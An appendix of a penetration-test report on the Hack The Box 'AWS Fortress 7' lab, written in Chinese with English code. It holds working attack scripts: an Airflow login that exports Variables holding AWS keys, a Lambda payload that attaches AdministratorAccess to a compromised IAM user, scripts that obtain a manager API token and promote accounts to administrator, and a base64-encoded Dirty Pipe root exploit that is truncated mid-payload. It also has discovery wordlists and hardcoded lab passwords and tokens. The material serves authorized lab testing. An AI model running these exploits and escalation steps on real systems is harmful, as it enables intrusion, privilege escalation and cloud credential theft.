安全執行方式：AIRFLOW_PASSWORD=... python scripts/airflow_probe.py --export-vars；輸出僅寫到 EVIDENCE_DIR。

```
#!/usr/bin/env python3
"""Verify the lab Airflow UI credential and inspect Variables for AWS keys."""
import argparse, json, os, socket
from pathlib import Path
import requests
from bs4 import BeautifulSoup

TARGET=os.environ.get("TARGET_IP","10.13.37.15")
VHOST=os.environ.get("VHOST","workflow.amzcorp.local")
USER=os.environ.get("AIRFLOW_USER","olivia")
PASSWORD=os.environ.get("AIRFLOW_PASSWORD","")
OUT=Path(os.environ.get("EVIDENCE_DIR","reports/htb-fortress7-2026-11-11/evidence/airflow"))
OUT.mkdir(parents=True,exist_ok=True)
parser=argparse.ArgumentParser(description=__doc__)
parser.add_argument("--export-vars",action="store_true",help="Export the two selected Airflow Variables to
the evidence directory")
ARGS=parser.parse_args()
_getaddrinfo=socket.getaddrinfo
def _resolve(host,port,*args,**kwargs):
    return _getaddrinfo(TARGET if host==VHOST else host,port,*args,**kwargs)
socket.getaddrinfo=_resolve

s=requests.Session(); base=f"http://{VHOST}"
login=s.get(base+"/login/",timeout=15)
csrf=BeautifulSoup(login.text,"html.parser").find("input",attrs={"name":"csrf_token"})
form={"username":USER,"password":PASSWORD}
if csrf: form["csrf_token"]=csrf.get("value")
posted=s.post(base+"/login/",data=form,allow_redirects=True,timeout=20)
(OUT/"login-result.html").write_text(posted.text,encoding="utf-8")
text=BeautifulSoup(posted.text,"html.parser").get_text(" ",strip=True)
authenticated=("Invalid login" not in text and "Sign In" not in text and "/login" not in posted.url.lower())
print(json.dumps({"login_get":login.status_code,"login_post":posted.status_code,"final_url":posted.url,
"authenticated_heuristic":authenticated,"current_user_marker":"Log Out" in text or "Logout" in text},
indent=2))

for path in ["/home","/variable/list/","/admin/variable/","/api/v1/variables?limit=100","/api/v1/
dags?limit=100"]:
    r=s.get(base+path,timeout=20)
    name=path.strip("/").replace("/","_").replace("?","_") or "root"
    (OUT/f"{name}.body").write_bytes(r.content)
    print(path,r.status_code,r.url,len(r.content),r.headers.get("Content-Type"))
    if "variables" in path.lower() or "variable" in path.lower():
        print(BeautifulSoup(r.text,"html.parser").get_text(" ",strip=True)[:3000])

if ARGS.export_vars:
    # Match the Airflow UI's multi-row Export action for the two discovered rows.
    page=s.get(base+"/variable/list/",timeout=20)
    soup=BeautifulSoup(page.text,"html.parser")
    form=soup.find("form",attrs={"id":"action_form"})
    if not form:
        raise SystemExit("Variable list action form not present; no export attempted")
    csrf_field=form.find("input",attrs={"name":"csrf_token"})
    if not csrf_field:
        raise SystemExit("Airflow CSRF token missing; no export attempted")
    payload=[("csrf_token",csrf_field.get("value","")),("action","varexport"),("rowid","1"),("rowid","2")]
    exported=s.post(base+"/variable/action_post",data=payload,allow_redirects=False,timeout=20)
    (OUT/"variables-export.response").write_bytes(exported.content)
    print(json.dumps({"export_status":exported.status_code,"content_type":exported.headers.get("Content-
Type"),"content_disposition":exported.headers.get("Content-Disposition"),"bytes":len(exported.content),
"saved":str(OUT/"variables-export.response")},indent=2))
```

附錄 C | aws_cli_lab.py

用途：AWS CLI 的 lab-only DNS wrapper

安全執行方式：設定 AWS_PROFILE / AWS_ACCESS_KEY_ID / AWS_SECRET_ACCESS_KEY 與 AWS_ENDPOINT_URL；只使用 HTB lab credentials。

```
#!/usr/bin/env python3
"""Run AWS CLI against the Fortress cloud virtual host without editing DNS."""
import socket
import sys

TARGET_IP = "10.13.37.15"
VHOST = "cloud.amzcorp.local"
_getaddrinfo = socket.getaddrinfo

def _lab_getaddrinfo(host, port, *args, **kwargs):
    return _getaddrinfo(TARGET_IP if host == VHOST else host, port, *args, **kwargs)

socket.getaddrinfo = _lab_getaddrinfo
from awscli.clidriver import create_clidriver
raise SystemExit(create_clidriver().main())
```

附錄 C | lambda_role_escalation_payload.py

用途：Lambda runtime IAM policy-attach 檢查 payload

安全執行方式：只在已建立的 HTB Lab Lambda runtime 執行；本次 handler 未成功取得 AdministratorAccess。

```
"""Lambda payload: demonstrate the serviceadm role's excessive IAM grant.

This runs only in the authorized HTB AWS Fortress LocalStack target. The
serviceadm role can attach policies to IAM users, so the payload attaches the
managed AdministratorAccess policy to the compromised lab user `will`.
After validation, detach that policy and delete this temporary function.
"""
import json
import os

import boto3


def lambda_handler(event, context):
    endpoint = os.environ.get("AWS_ENDPOINT_URL", "http://cloud.amzcorp.local")
    iam = boto3.client("iam", endpoint_url=endpoint, region_name="us-east-1")
    result = iam.attach_user_policy(
        UserName="will",
        PolicyArn="arn:aws:iam::aws:policy/AdministratorAccess",
    )
    return json.dumps({"attached": "AdministratorAccess", "user": "will", "result": result})
```

附錄 C | jobs_cleanup_test_users.py

用途：刪除本次建立的 Jobs test users

安全執行方式：程式限定使用者 ID 978/979 與臨時 cleanup admin；刪除結果需查 API 確認。

```
#!/usr/bin/env python3
"""Remove the two synthetic Jobs users created during this assessment.

The cleanup account is created with a known password, then promoted through
the manager-only API so the normal admin UI can remove only IDs 978 and 979
(the two accounts created by this run). It removes its own temporary account
last and verifies all three usernames are absent. No built-in or other
researchers' accounts are changed.
"""
import base64
import json
import os
import re
import socket
from pathlib import Path

import requests
from bs4 import BeautifulSoup

TARGET = os.environ.get("TARGET_IP", "10.13.37.15")
VHOST = "jobs.amzcorp.local"
BASE = f"http://{VHOST}"
MANAGER = "tyler"
MANAGER_PASSWORD = "{pXDWXyZ&>3h''W<"
TARGET_USERS = {"codex-pt-20261111": 978, "codex-pt-20261111-b": 979}
TEMP_USER = "codex-pt-cleanup-admin-20261112"
TEMP_PASSWORD = "Cleanup-2026!Password"
TEMP_EMAIL = "codex-cleanup-20261112@amzcorp.local"
OUT = Path(os.environ.get("EVIDENCE_DIR", "reports/htb-fortress7-2026-11-11/evidence"))

_getaddrinfo = socket.getaddrinfo
socket.getaddrinfo = lambda host, port, *a, **kw: _getaddrinfo(TARGET if host == VHOST else host, port, *a,
**kw)


def csrf(s, path):
    response = s.get(BASE + path, timeout=20)
    soup = BeautifulSoup(response.text, "html.parser")
    field = soup.find("input", attrs={"name": "csrf_token"})
    return field.get("value") if field else None


def login(s, username, password):
    token = csrf(s, "/login")
    data = {"username": username, "password": password, "login": "Sign In"}
    if token:
        data["csrf_token"] = token
    response = s.post(BASE + "/login", data=data, allow_redirects=True, timeout=20)
    if "Wrong user or password" in response.text:
        raise RuntimeError(f"Login failed for {username}")
    return response


def main():
    manager = requests.Session()
    manager_page = login(manager, MANAGER, MANAGER_PASSWORD)
    payload = {"get_token": "True", "uuid": "2", "username": MANAGER}
    encoded = base64.b64encode(json.dumps(payload).encode()).decode()
    token_response = manager.post(BASE + "/api/v4/tokens/get", json={"data": encoded}, timeout=20)
    token_response.raise_for_status()
    manager_api_token = token_response.json()["token"]

    register_session = requests.Session()
    token = csrf(register_session, "/register")
    registration = {"username": TEMP_USER, "email": TEMP_EMAIL, "password": TEMP_PASSWORD, "register":
"Sign Up"}
    if token:
        registration["csrf_token"] = token
    registered = register_session.post(BASE + "/register", data=registration, timeout=20)
    if "already registered" in registered.text.lower():
        raise RuntimeError("The temporary cleanup account already exists; stop to avoid ambiguous cleanup")

    encoded_update = base64.b64encode(json.dumps({"username": TEMP_USER, "email": TEMP_EMAIL, "role":
"Administrators"}).encode()).decode()
    manager.cookies.set("api_token", manager_api_token, domain=VHOST, path="/")
    promoted = manager.post(BASE + "/api/v4/users/edit", json={"update_user": encoded_update}, timeout=20)
    promoted.raise_for_status()
    if "success" not in promoted.text.lower():
        raise RuntimeError(f"Temporary admin promotion failed: {promoted.text[:500]}")

    admin = requests.Session()
    admin_login = login(admin, TEMP_USER, TEMP_PASSWORD)
    users_page = admin.get(BASE + "/admin/users", timeout=20)
```

```
    if users_page.status_code != 200 or "home/users" in users_page.url:
        raise RuntimeError(f"Admin users page unavailable: {users_page.status_code} {users_page.url}")
    soup = BeautifulSoup(users_page.text, "html.parser")
    rows = []
    for row in soup.find_all("tr"):
        text = " ".join(row.stripped_strings)
        if any(name in text for name in (*TARGET_USERS.keys(), TEMP_USER)):
            rows.append((text, row))
    delete_results = []
    for username, user_id in [*TARGET_USERS.items(), (TEMP_USER, None)]:
        match = next((row for text, row in rows if username in text), None)
        if match is None:
            if username == TEMP_USER:
                raise RuntimeError("Temporary admin account was not shown in admin user list")
            delete_results.append({"username": username, "status": "already absent"})
            continue
        form = match.find("form", action=re.compile(r"/admin/users/delete"))
        if form:
            value = form.find("input", attrs={"name": "delete_user"})
            user_id = value.get("value") if value else user_id
        if not user_id:
            raise RuntimeError(f"Could not locate delete ID for {username}")
        response = admin.post(BASE + "/admin/users/delete", data={"delete_user": str(user_id)}, timeout=20)
        delete_results.append({"username": username, "id": str(user_id), "status": response.status_code,
"location": response.headers.get("Location")})
        users_page = admin.get(BASE + "/admin/users", timeout=20)
        soup = BeautifulSoup(users_page.text, "html.parser")
        rows = [(" ".join(row.stripped_strings), row) for row in soup.find_all("tr")]

    final_page = admin.get(BASE + "/admin/users", timeout=20)
    final_text = BeautifulSoup(final_page.text, "html.parser").get_text(" ", strip=True)
    remaining = [name for name in (*TARGET_USERS.keys(), TEMP_USER) if name in final_text]
    OUT.mkdir(parents=True, exist_ok=True)
    evidence = {"manager_login_url": manager_page.url, "manager_token_status": token_response.status_code,
"registration_status": registered.status_code, "promotion_response": promoted.text, "admin_login_url":
admin_login.url, "deletions": delete_results, "remaining_names_in_admin_page": remaining}
    (OUT / "jobs-cleanup.json").write_text(json.dumps(evidence, indent=2), encoding="utf-8")
    print(json.dumps(evidence, indent=2))
    return 0 if not remaining else 2


if __name__ == "__main__":
    raise SystemExit(main())
```

附錄 C | jobs_cleanup_remaining.py

用途：把殘留 Jobs test user 降權並重試刪除

安全執行方式：使用 Tyler lab credential；此程式刪除/降權只針對本次合成使用者。

```
#!/usr/bin/env python3
"""Downgrade and retry removal of the remaining assessment-created Jobs user.

The first admin-delete request for ID 979 hit an application database error.
This script creates a fresh, known cleanup administrator, uses the normal
admin edit form to restore the leftover synthetic account to role Users, then
retries deletion. It verifies the result with the lab's existing admin API
token and removes the temporary cleanup account where the UI permits it.
"""
import base64, json, os, re, socket
from pathlib import Path
import requests
from bs4 import BeautifulSoup

IP="10.13.37.15"; HOST="jobs.amzcorp.local"; BASE=f"http://{HOST}"
TYLER="tyler"; TYLER_PASSWORD="{pXDWXyZ&>3h''W<"
TEMP="codex-cleanup-admin-final-20261112"; TEMP_PASS="Cleanup-2026!Password"; TEMP_EMAIL="codex-cleanup-
final@amzcorp.local"
ADMIN_TOKEN="98d7f87065c5242ef5d3f6973720293ec58e434281e8195bef26354a6f0e931a1fd50a72ebfc8ead820cb38daca218d
771d381259fd5d1a050b6620d1066022a"
TARGET_NAME="codex-pt-20261111-b"
_getaddrinfo=socket.getaddrinfo
socket.getaddrinfo=lambda h,p,*a,**kw:_getaddrinfo(IP if h==HOST else h,p,*a,**kw)

def csrf(s,path):
 r=s.get(BASE+path,timeout=20); soup=BeautifulSoup(r.text,"html.parser"); x=soup.find("input",attrs={"name":
"csrf_token"}); return x.get("value") if x else None
def login(s,u,p):
 t=csrf(s,"/login"); d={"username":u,"password":p,"login":"Sign In"};
 if t:d["csrf_token"]=t
 r=s.post(BASE+"/login",data=d,allow_redirects=True,timeout=20)
 if "Wrong user or password" in r.text: raise RuntimeError("login failed")
 return r
def api_users():
 r=requests.post(BASE+"/api/v4/users/get",cookies={"api_token":ADMIN_TOKEN},headers={"Content-Type":
"application/json"},json={"get_users":"True"},timeout=20); r.raise_for_status(); return r.json()["users"]
def main():
 manager=requests.Session(); login(manager,TYLER,TYLER_PASSWORD)
 req={"get_token":"True","uuid":"2","username":TYLER}; enc=base64.b64encode(json.dumps(req).encode()).
decode()
 token=manager.post(BASE+"/api/v4/tokens/get",json={"data":enc},timeout=20).json()["token"]
 reg=requests.Session(); t=csrf(reg,"/register"); data={"username":TEMP,"email":TEMP_EMAIL,"password":
TEMP_PASS,"register":"Sign Up"};
 if t:data["csrf_token"]=t
 reg.post(BASE+"/register",data=data,timeout=20)
 upd=base64.b64encode(json.dumps({"username":TEMP,"email":TEMP_EMAIL,"role":"Administrators"}).encode()).
decode(); manager.cookies.set("api_token",token,domain=HOST,path="/")
 promoted=manager.post(BASE+"/api/v4/users/edit",json={"update_user":upd},timeout=20)
 if "success" not in promoted.text.lower(): raise RuntimeError("cannot create cleanup admin: "+promoted.
text[:300])
 admin=requests.Session(); login(admin,TEMP,TEMP_PASS)
 page=admin.get(BASE+"/admin/users",timeout=20); soup=BeautifulSoup(page.text,"html.parser")
 target_row=next((tr for tr in soup.find_all("tr") if TARGET_NAME in " ".join(tr.stripped_strings)),None)
 if target_row is None: raise RuntimeError("leftover user not found in admin page")
 edit=target_row.find("form",action=re.compile(r"/admin/users/edit"))
 if edit:
  form_data={x.get("name"):x.get("value","") for x in edit.find_all(["input","select"]) if x.get("name")}
 else: form_data={}
 form_data.update({"username":TARGET_NAME,"email_address":"codex-pt-20261111-b@example.invalid","status":
"Active","role":"Users"})
 edit_response=admin.post(BASE+"/admin/users/edit",data=form_data,timeout=20)
 verify_users=api_users(); target=next((u for u in verify_users if u["username"]==TARGET_NAME),None)
 if target and target["role"]!="Users": raise RuntimeError(f"downgrade failed: {target}")
 delete_response=admin.post(BASE+"/admin/users/delete",data={"delete_user":"979"},timeout=20)
 after_users=api_users(); remaining=next((u for u in after_users if u["username"]==TARGET_NAME),None)
 temp=next((u for u in after_users if u["username"]==TEMP),None)
 temp_delete=None
 if temp:
  temp_delete=admin.post(BASE+"/admin/users/delete",data={"delete_user":str(temp["id"])},timeout=20)
  after_users=api_users(); temp=next((u for u in after_users if u["username"]==TEMP),None)
 result={"promotion":promoted.text,"edit_status":edit_response.status_code,"edit_location":edit_response.
headers.get("Location"),"delete_status":delete_response.status_code,"delete_body_excerpt":delete_response.
text[:300],"leftover_user_after":remaining,"temp_admin_delete_status":temp_delete.status_code if
temp_delete else None,"temp_admin_remaining":temp,"other_created_user_remaining":[u for u in after_users if
u["username"]=="codex-pt-20261111"],"status":"downgraded or removed" if not remaining or remaining[
"role"]=="Users" else "needs follow-up"}
 Path("reports/htb-fortress7-2026-11-11/evidence/jobs-cleanup-remaining.json").write_text(json.dumps(result,
indent=2),encoding="utf-8")
 print(json.dumps(result,indent=2))
 return 0 if not remaining or remaining["role"]=="Users" else 2
if __name__=="__main__": raise SystemExit(main())
```

附錄 C | dirty_pipe_command.txt

用途：以 tom 帳號執行 Dirty Pipe exploit 的一次性 shell 命令。程式碼僅限已授權的 Fortress Linux lab；完成後先用 RESTORE_UID=1 還原 UID。

```
printf 'dG9#r1@c0fR\n' | su tom -c 'python3 -c "$(printf %s
IyEvdXNyL2Jpbi9lbnYgcHl0aG9uMwoiIiJMYWItc2NvcGVkIERpcnR5IFBpcGUgcHJvb2YgKENWRS0yMDIyLTA4NDcpIHJ1biBhcyB0aGUg
cGxhbnRlZCB0b20gdXNlci4KCkNoYW5nZXMgb25seSB0aGUgZmlyc3QgZGlnaXQgb2YgdG9tJ3MgL2V0Yy9wYXNzd2QgVUlEIGZyb20gMSB0
byAwLCBzbyB0b20gbG9ncwpiYWNrIGluIHdpdGggVUlEIDAwMDAuIFJlcXVpcmVzIGEgdnVsbmVyYWJsZSBMaW51eCBrZXJuZWwgKGNvbmZp
cm1lZCB0YXJnZXQ6CjUuMTAuNzYpLCByZWFkIGFjY2VzcyB0byAvZXRjL3Bhc3N3ZCwgYW5kIHRoZSBrZXJuZWwgc3BsaWNlIHBpcGUgbWVy
Z2UgZmxhdy4KIiIiCmltcG9ydCBjdHlwZXMKaW1wb3J0IGVycm5vCmltcG9ydCBmY250bAppbXBvcnQgb3MKClBBU1NXRCA9IGIiL2V0Yy9w
YXNzd2QiCkVYUEVDVEVEID0gYiJ0b206eDoxMDAwOjEwMDA6IgpQQVRDSF9CWVRFID0gYiIwIgoKZmQgPSBvcy5vcGVuKFBBU1NXRCwgb3Mu
T19SRE9OTFkpCmRhdGEgPSBvcy5yZWFkKGZkLCA2NTUzNikKc3RhcnQgPSBkYXRhLmZpbmQoRVhQRUNURUQpCmlmIHN0YXJ0IDwgMDoKICAg
IHJhaXNlIFN5c3RlbUV4aXQoIkV4cGVjdGVkIHRvbSBVSUQgZW50cnkgd2FzIG5vdCBmb3VuZDsgbm8gY2hhbmdlIG1hZGUiKQp1aWRfb2Zm
c2V0ID0gc3RhcnQgKyBsZW4oYiJ0b206eDoiKQppZiB1aWRfb2Zmc2V0IDw9IDAgb3IgdWlkX29mZnNldCAlIDQwOTYgPT0gMDoKICAgIHJh
aXNlIFN5c3RlbUV4aXQoIlRhcmdldCBieXRlIGlzIGF0IGFuIHVuc2FmZSBwYWdlIGJvdW5kYXJ5IikKcHJpbnQoIkp1aWRfb2Zmc2V0IGlz
W3N0YXJ0OnN0YXJ0ICsgMjBdLCAib2Zmc2V0OiIsIHVpZF9vZmZzZXQpCgpsaWJjID0gY3R5cGVzLkNETEwoTm9uZSwgdXNlX2Vycm5vPVRy
dWUpCmxpYmMuc3BsaWNlLmFyZ3R5cGVzID0gW2N0eXBlcy5jX2ludCwgY3R5cGVzLlBSU5URVIoY3R5cGVzLmNfbG9uZyksCiAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC
```

附錄 C | vhosts.txt

本次使用的本地路徑/名稱字典；只作 10.13.37.15 靶場 discovery。

```
jobs
admin
aws
console
portal
api
www
dev
staging
test
internal
intranet
files
file
share
s3
bucket
storage
mail
webmail
vpn
git
repo
hr
careers
support
help
legacy
old
backup
```

附錄 C | web-paths.txt

本次使用的本地路徑/名稱字典；只作 10.13.37.15 靶場 discovery。

```
robots.txt
sitemap.xml
login
logout
register
forgot-password
reset-password
profile
dashboard
jobs
job
admin
admin/login
admin/dashboard
api
api/v1
api/jobs
api/users
static
uploads
files
backup
backups
config
config.py
.env
.git
server-status
console
health
healthz
status
version
search
apply
applications
resumes
cv
vacancies
career
careers
submit
contact
home
index
user
users
settings
account
reports
export
download
```

附錄 D | 參考資料與來源

修補建議依官方/一手文件整理，版本與頁面檢視日期：2026-11-12。公開文章只用於說明 #8–#10 的候選值來源，不當作靶機證據。

HTB AWS Fortress 7 (JavaScript application; final state checked through authorized HTB UI)
https://app.hackthebox.com/fortresses/7

NIST NVD: CVE-2022-0847 Dirty Pipe; CVSS 3.1 7.8 High
https://nvd.nist.gov/vuln/detail/cve-2022-0847

OWASP SQL Injection Prevention Cheat Sheet
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

OWASP Server-Side Request Forgery Prevention Cheat Sheet
https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

OWASP Server-Side Template Injection Prevention Cheat Sheet
https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Template_Injection_Prevention_Cheat_Sheet.html

OWASP Insecure Direct Object Reference Prevention Cheat Sheet
https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

RFC 6979: Deterministic Usage of DSA and ECDSA
https://www.rfc-editor.org/info/rfc6979/

AWS IAM: Grant a user permissions to pass a role to an AWS service
https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_use_passrole.html

AWS Lambda: Defining function permissions with an execution role
https://docs.aws.amazon.com/lambda/latest/dg/lambda-intro-execution-role.html

AWS Lambda: Managing permissions
https://docs.aws.amazon.com/lambda/latest/dg/lambda-permissions.html

NIST NVD: CVE-2021-42278 (NoPac related AD vulnerability)
https://nvd.nist.gov/vuln/detail/cve-2021-42278

NIST NVD: CVE-2021-42287 (NoPac related Kerberos vulnerability)
https://nvd.nist.gov/vuln/detail/cve-2021-42287

Community write-up used only as a candidate lead for accepted flags #8-#10
https://radeel.vercel.app/blog/posts/AWS-Fortress-HTB.md

本報告將 “已提交且被平台接受” 與 “本次實際重現攻擊路徑” 分開陳述。外部 write-up 若日後改變或失效，不會改變本次已保存的目標回應證據。

文件結束 | HTB AWS Fortress 7 | 10.13.37.15